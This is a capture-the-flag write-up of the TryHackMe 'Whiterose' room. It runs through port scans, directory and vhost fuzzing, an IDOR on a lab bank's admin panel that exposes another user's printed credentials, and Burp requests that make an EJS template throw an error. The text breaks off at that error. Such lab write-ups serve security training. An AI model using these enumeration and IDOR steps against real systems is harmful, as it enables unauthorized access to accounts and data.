Whiterose

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.26.187
Lets try pinging it

```
ping 10.10.26.187 -c 5

PING 10.10.26.187 (10.10.26.187) 56(84) bytes of data.
64 bytes from 10.10.26.187: icmp_seq=1 ttl=60 time=188 ms
64 bytes from 10.10.26.187: icmp_seq=2 ttl=60 time=172 ms
64 bytes from 10.10.26.187: icmp_seq=3 ttl=60 time=188 ms
64 bytes from 10.10.26.187: icmp_seq=4 ttl=60 time=257 ms
64 bytes from 10.10.26.187: icmp_seq=5 ttl=60 time=159 ms

--- 10.10.26.187 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 159.310/192.724/256.950/33.867 ms
```

Alright, its up lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.26.187 --ulimit 5000 -t 2000 | tee allPortScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±3 (23.221s)
rustscan -a 10.10.26.187 --ulimit 5000 -t 2000 | tee allPortScan.txt
The Modern Day Port Scanner.
------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ------------------------------------
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.26.187:80
Open 10.10.26.187:22
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-04 19:37 IST
Initiating Ping Scan at 19:37
Scanning 10.10.26.187 [2 ports]
Completed Ping Scan at 19:37, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:37
Completed Parallel DNS resolution of 1 host. at 19:37, 6.51s elapsed
DNS resolution of 1 IPs took 6.51s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 19:37
Scanning 10.10.26.187 [2 ports]
Discovered open port 22/tcp on 10.10.26.187
Discovered open port 80/tcp on 10.10.26.187
Completed Connect Scan at 19:37, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.26.187
Host is up, received syn-ack (0.17s latency).
Scanned at 2024-11-04 19:37:35 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 80/tcp open http syn-ack

Lets do an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.26.187 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±3 (13.635s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.26.187 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-04 19:38 IST
Nmap scan report for 10.10.26.187
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:07:96:0d:c4:b6:0c:d6:22:1a:e4:6c:8e:ac:6f:7d (RSA)
|   256 ba:ff:92:3e:0f:03:7e:da:30:ca:e3:52:8d:47:d9:6c (ECDSA)
|_  256 5d:e4:14:39:ca:06:17:47:93:53:86:de:2b:77:09:7d (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
```

> ⓘ Aggressive Scan
>
> ```
> PORT STATE SERVICE VERSION
> 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
> protocol 2.0)
> | ssh-hostkey:
> | 2048 b9:07:96:0d:c4:b6:0c:d6:22:1a:e4:6c:8e:ac:6f:7d (RSA)
> | 256 ba:ff:92:3e:0f:03:7e:da:30:ca:e3:52:8d:47:d9:6c (ECDSA)
> |_ 256 5d:e4:14:39:ca:06:17:47:93:53:86:de:2b:77:09:7d (ED25519)
> 80/tcp open http nginx 1.14.0 (Ubuntu)
> |_http-server-header: nginx/1.14.0 (Ubuntu)
> |_http-title: Site doesn't have a title (text/html).
> Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
> ```

Alright, lets do directory fuzzing next

Directory Fuzzing and VHOST Enumeration


```
feroxbuster -u http://10.10.26.187 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main) (11.084s)
feroxbuster -u http://10.10.26.187 -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😎                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.26.187
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 💢 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       13w      178c Auto-filtering found 404-like response and create
200      GET        3l        3w       57c http://10.10.26.187/
200      GET        3l        3w       57c http://10.10.26.187/index.html
[####################] - 10s     4614/4614    0s      found:2       errors:0
[####################] - 9s      4614/4614    512/s   http://10.10.26.187/
```

Lets see the site real quick as we are not getting any info out of this currently

So going to that IP goes to



Lets add this our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb
10.10.26.187    cyprusbank.thm
~
~
```

Now lets run directory fuzzing again on this

```
feroxbuster -u http://cyprusbank.thm -w /usr/share/wordlists/dirb/common.txt
-t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±3 (10.575s)
feroxbuster -u http://cyprusbank.thm -w /usr/share/wordlists/dirb/common.txt -t 200 -r

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://cyprusbank.thm
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 📍 Follow Redirects  │ true
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       13w      178c Auto-filtering found 404-like response and creat
200      GET        8l       24w      252c http://cyprusbank.thm/
200      GET        8l       24w      252c http://cyprusbank.thm/index.html
[####################] - 9s     4614/4614    0s      found:2       errors:0
[####################] - 9s     4614/4614    532/s   http://cyprusbank.thm/
```

Not much with this too lets do VHOST Enumeration to see if we can find something

VHOST Enumeration

```
ffuf -u http://cyprusbank.thm -H 'Host: FUZZ.cyprusbank.thm' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main) (2m 48.24s)
ffuf -u http://cyprusbank.thm -H 'Host: FUZZ.cyprusbank.thm' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://cyprusbank.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.cyprusbank.thm
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

www                     [Status: 200, Size: 252, Words: 19, Lines: 9, Duration: 249ms]
admin                   [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 329ms]
:: Progress: [114441/114441] :: Job [1/1] :: 1085 req/sec :: Duration: [0:02:48] :: Errors: 0 ::
```

Lets add www.cyprusbank.thm and admin.cyprusbank.thm to our host file or /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb
10.10.26.187    cyprusbank.thm  www.cyprusbank.thm      admin.cyprusbank.thm
~
~
```

Now lets run directory fuzzing on these new subdomains

```
feroxbuster -u http://www.cyprusbank.thm -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main) (11.073s)
feroxbuster -u http://www.cyprusbank.thm -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────────────────────────────────────
 🎯 Target Url        │ http://www.cyprusbank.thm
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 🔃 Follow Redirects  │ true
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────────────────────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────────────────────────
404      GET        7l       13w      178c Auto-filtering found 404-like response and created ne
200      GET        8l       24w      252c http://www.cyprusbank.thm/
200      GET        8l       24w      252c http://www.cyprusbank.thm/index.html
[####################] - 10s     4614/4614    0s      found:2       errors:0
[####################] - 9s      4614/4614    502/s   http://www.cyprusbank.thm/
```

Seems to be the same site as before lets try the other subdomain

```
feroxbuster -u http://admin.cyprusbank.thm -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±2 (11.574s)
feroxbuster -u http://admin.cyprusbank.thm -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://admin.cyprusbank.thm
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 🔃 Follow Redirects  │ true
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       10l       15w        -c Auto-filtering found 404-like response and created ne
200      GET       56l      158w     2195c http://admin.cyprusbank.thm/login
200      GET       56l      158w     2195c http://admin.cyprusbank.thm/Login
[######################] - 11s     4618/4618    0s      found:2       errors:0
[######################] - 10s     4614/4614    442/s   http://admin.cyprusbank.thm/
```

ⓘ Directories

200 GET 56l 158w 2195c http://admin.cyprusbank.thm/login
200 GET 56l 158w 2195c http://admin.cyprusbank.thm/Login


Lets see this web application now

Web Application


Default page (cyprusbank.thm or www.cyprusbank.thm)

Lets see this admi.cyprusbank.thm here

So a login page here we did have some creds given to us on the page



Lets login using these
``




Now so exploring a bit i found this messages page here
Tried a few things here ignore pls

So look at the URL here we might have have a IDOR here lets change it to say 2 to test

Weird lets test it with 1

Now lets put in like 0 to see what happen we definitely have a IDOR here

ll




So another user's creds here

⚠ User Account Creds


Username : Gayle Bev
Password : p~]P@5!6;rs558:q

Now lets login as this new user

Very similar but lets see the settings tab we weren't able to access before



We we'll get to this in a minute but we can answer one of our question of Phone number of Tyrell Welleck
As we are now admin we can see that info




Moving on, the settings tab is definitely the page we need to use to get access here

---

Gaining Access

Lets try to edit a user's password here



I got this request in burp lets see this

Request

```
POST /settings HTTP/1.1
Host: admin.cyprusbank.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://admin.cyprusbank.thm
Sec-GPC: 1
Connection: keep-alive
Referer: http://admin.cyprusbank.thm/settings
Cookie: connect.sid=s%3AZuSabapI9NEdZxKjXquLWP3zx6RjnpAM.J1n0Jz20Bf0gkg5EaArQYXUVOTUCpsCP%2B6%2FiF04G5NE
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=test&password=test
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 04 Nov 2024 15:33:34 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: Express
ETag: W/"832-5F4sp23VdFiMe1nSPWqrX6C9Ku8"
Content-Length: 2098

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <!--<link href="global.css" rel="stylesheet">-->
        <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeRhO02iuK6FUUVM" crossorigin="anonymous">

        <title>
            Cyprus National Bank
        </title>
    </head>
```

So `X-Powered-By : Express` just says its a node application probably so lets error this out to see if we can find something

Request

```
POST /settings HTTP/1.1
Host: admin.cyprusbank.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://admin.cyprusbank.thm
Sec-GPC: 1
Connection: keep-alive
Referer: http://admin.cyprusbank.thm/settings
Cookie: connect.sid=s%3AZuSabapI9NEdZxKjXquLWP3zx6RjnpAM.J1n0Jz20Bf0gkg5EaArQYXUVOTUCpsCP%2B6%2FiF04G5NE
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=test
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 04 Nov 2024 15:35:37 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1632
Connection: keep-alive
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>
            Error
        </title>
    </head>
    <body>
        <pre>
            ReferenceError: /home/web/app/views/settings.ejs:14<br>
                12|         &lt;div class=&quot;alert alert-info mb-3&quot;&gt;&lt;%= message %&gt;&lt;/div&gt;<br>
                13|       &lt;% } %&gt;<
```

